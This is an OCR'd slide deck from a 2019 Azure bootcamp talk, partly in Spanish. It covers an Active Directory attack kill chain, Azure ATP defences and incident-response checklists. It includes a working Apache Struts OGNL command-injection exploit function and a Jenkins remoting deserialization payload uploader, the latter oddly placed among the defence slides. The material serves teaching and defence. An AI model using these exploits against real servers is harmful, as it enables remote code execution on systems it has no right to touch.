
Attack kill chain



Attack kill chain



Attack kill chain




Attack kill chain


Phases

An attack usually needs to perform the following steps in order to ensure its success, be it destructive, intrusive, information theft, etc.

1. **Discovery / Gathering:** Data gathering
2. **Enumeration:** Users, PCs …
3. **Exploit:** Vulnerabilities exploit
4. **Post-Exploit:** Persistence




0. Environment



1. Phishing or Spear-Phishing

Phishing is the **criminally fraudulent process** of trying to **acquire sensitive information** such as user names, passwords and credit card details by posing as a **reliable entity** in an electronic communication.



2. Reconnaissance

- Account enumeration reconnaissance.
- Directory services reconnaissance.
- DNS server reconnaissance.
- Server Message Block (SMB) enumeration.


3. Brute Force

In a brute-force attack, an attacker attempts to authenticate with many different passwords for different accounts until a correct password is found for at least one account. Once found, an attacker can log in using that account.

4. Pass-the-Hash / Pass-the-Ticket


Pass-the-Hash is a lateral movement technique in which attackers steal a user's NTLM hash from one computer and use it to gain access to another computer.

Pass-the-Ticket is a lateral movement technique in which attackers steal a Kerberos ticket from one computer and use it to gain access to another computer by reusing the stolen ticket.



5. Remote Code Execution

Attackers who compromise administrative credentials or use a zero-day exploit can execute remote commands on your domain controller. This can be used for gaining persistency, collecting information, denial of service (DOS) attacks or any other reason. Azure ATP detects PSexec and Remote WMI connections.



```
def exploit(url, cmd):
    payload = "%{(#_='multipart/form-data')."
    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
    payload += "(#_memberAccess?"
    payload += "(#_memberAccess=#dm):"
    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
    payload += "(#ognlUtil.getExcludedPackageNames().clear())."
    payload += "(#ognlUtil.getExcludedClasses().clear())."
    payload += "(#context.setMemberAccess(#dm))))."
    payload += "(#cmd='%s')." % cmd
    payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
    payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
    payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
    payload += "(#ros.flush())}"

    try:
        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
        request = urllib2.Request(url, headers=headers)
        page = urllib2.urlopen(request).read()
```

5. Golden Ticket

Attackers with domain admin rights can compromise the KRBTGT account. Using the KRBTGT account, they can create a Kerberos ticket granting ticket (TGT) that provides authorization to any resource and set the ticket expiration to any arbitrary time. This fake TGT is called a "goldentTicket" and allows attackers to achieve persistency in the network.

6. Skeleton Key

Is malware that runs on domain controllers and allows authentication to the domain with any account without knowing its password. This malware often uses weaker encryption algorithms to hash the user's passwords on the domain controller.

Cyber Defense

1. Phishing or Spear-Phishing

- Disponer de herramientas anti-Phishing
- Formar a los usuarios
- NO HACER CLICK !!!

2. Reconnaissance


- Buscar la herramienta que realizó el ataque y eliminarla.
- Restablecer contraseñas y habilitar MFA.
- Deshabilitar o restringir las transferencias de zona exclusivamente a las direcciones IP especificadas.
- Usar la herramienta Net Cease para reforzar la protección del entorno frente a el reconocimiento de dirección IP y SMB (NetSess)
- Limitar el número de cuentas que tienen permiso para realizar llamadas remotas a la directiva de grupo SAM.

3. Brute Force

- Buscar la herramienta que realizó el ataque y eliminarla.
- Restablecer las contraseñas de los usuarios identificados y habilitar MFA.
- Exigir el uso de contraseñas complejas y largas, así se proporciona el primer nivel de seguridad frente a los ataques por fuerza bruta futuros.
- Evite el uso futuro del protocolo LDAP no cifrado.
- Inhabilitar SMBv1.

4. Pass-the-Hash / Pass-the-Ticket

- Buscar la herramienta que realizó el ataque y eliminarla.
- Restablezca las contraseñas de los usuarios identificados y habilite MFA.
- Aislar los equipos de origen y de destino.
- Si se dispone de Windows Defender ATP, ejecutar klist.exe purge para eliminar todos los ticket de sesión y evitar el uso futuro de los tickets.
- Configurar el dominio para admitir cifrados de alta seguridad y eliminar el uso del cifrado DES de Kerberos.
- WD Credential Guard
- Windows Hello



5. Remote Code Execution

- Buscar la herramienta que realizó el ataque y eliminarla.
- Restablezca las contraseñas de los usuarios identificados y habilite MFA.
- Restringir el acceso remoto a los controladores de dominio desde los equipos que no son de nivel 0.
- Implementar el Privileged Access. Así solo se permite que las máquinas protegidas puedan conectarse a controladores de dominio para los administradores.
- Limitar los permisos para la creación de servicios.

```
PREAMLE = b'<===[JENKINS REMOTING CAPACITY]===>rO0ABXNyABpodWRzb24ucmVtb3RpbmcuQ2FwYWJpbGl0eQAAAAAAAAABAgABSgAEbWFza3hwAAAAAAAAAH4='
PROTO = b'\x00\x00\x00\x00'
FILE_SER = open("BadObject.ser", "rb").read() # Our serialized malicious payload

def create_payload_chunked():
    yield PREAMLE
    yield PROTO
    yield FILE_SER

 def upload_chunked(url,session, data):

    headers = {'Side' : 'upload'}
    headers['Session'] = session
    headers['Content-type'] = 'application/octet-stream'
    headers['Accept-Encoding']= None
    headers['Transfer-Encoding'] = 'chunked'
    headers['Cache-Control'] = 'no-cache'

    r = requests.post(url, headers=headers, data=create_payload_chunked(), proxies=proxies)
```

5. Golden Ticket

- Buscar la herramienta que realizó el ataque y eliminarla.
- Restablezca las contraseñas de los usuarios identificados y habilite MFA.
- Si se dispone de Windows Defender ATP, ejecutar klist.exe purge para eliminar todos los ticket de sesión y evitar el uso futuro de los vales.
- Aislar los recursos a los que ha accedido el ticket.
- Cambiar la contraseña del ticket de concesión de ticket Kerberos (KRBTGT) dos veces.
- Actualizar los sistemas.

6. Skeleton Key

- Comprobar si ha afectado a los controladores de dominio mediante el escáner desarrollado por el equipo de Azure ATP.
- Restablecer las contraseñas de los usuarios en peligro y habilitar MFA.
- Eliminar el malware.

Incident Response

1. Investigación de un usuario

- ¿Quién es el usuario?
- ¿Es el usuario un usuario confidencial?
- ¿Cuál es su rol dentro de la organización?
- ¿Tiene el usuario otras alertas abiertas aproximadamente a la misma hora en Azure ATP o en otras herramientas de seguridad, como Windows Defender ATP, Azure Security Center o Microsoft CAS?
- ¿Ha registrado el usuario inicios de sesión erróneos?
- ¿A qué recursos ha accedido el usuario?
- ¿El usuario accedió a recursos de gran valor?
- ¿Debía el usuario acceder a los recursos a los que accedió?
- ¿En qué equipos inició sesión el usuario?
- ¿Debía el usuario iniciar sesión en esos equipos?
- ¿Existe una ruta de desplazamiento lateral (LMP) entre el usuario y un usuario confidencial?

2. Investigación de un equipo

- ¿Qué ha ocurrido aproximadamente a la hora de la actividad?
- ¿Que usuario inició sesión en el equipo? ¿Ese usuario inicia sesión o accede normalmente al equipo de origen o de destino?
- ¿A qué recursos se ha accedido? ¿Qué usuarios lo hicieron?
- Si se ha accedido a los recursos, ¿eran recursos de gran valor?
- ¿Debía el usuario acceder a estos recursos?
- ¿Realizó otras actividades sospechosas el usuario que ha accedido al equipo?
- ¿Se abrieron otras alertas aproximadamente a la misma hora que esta alerta en Azure ATP o en otras herramientas de seguridad, como Windows Defender ATP, Azure Security Center o Microsoft CAS?
- ¿Hubo inicios de sesión incorrectos?
- ¿Se han implementado o instalado nuevos programas?

¡Gracias!

Patrocinadores Locales

Colabora


SE PERMITEN APLAUSOS!!
NO PREGUNTAS!
memegen.es

2019

Global Azure BOOTCAMP


2019
Global Azure
BOOTCAMP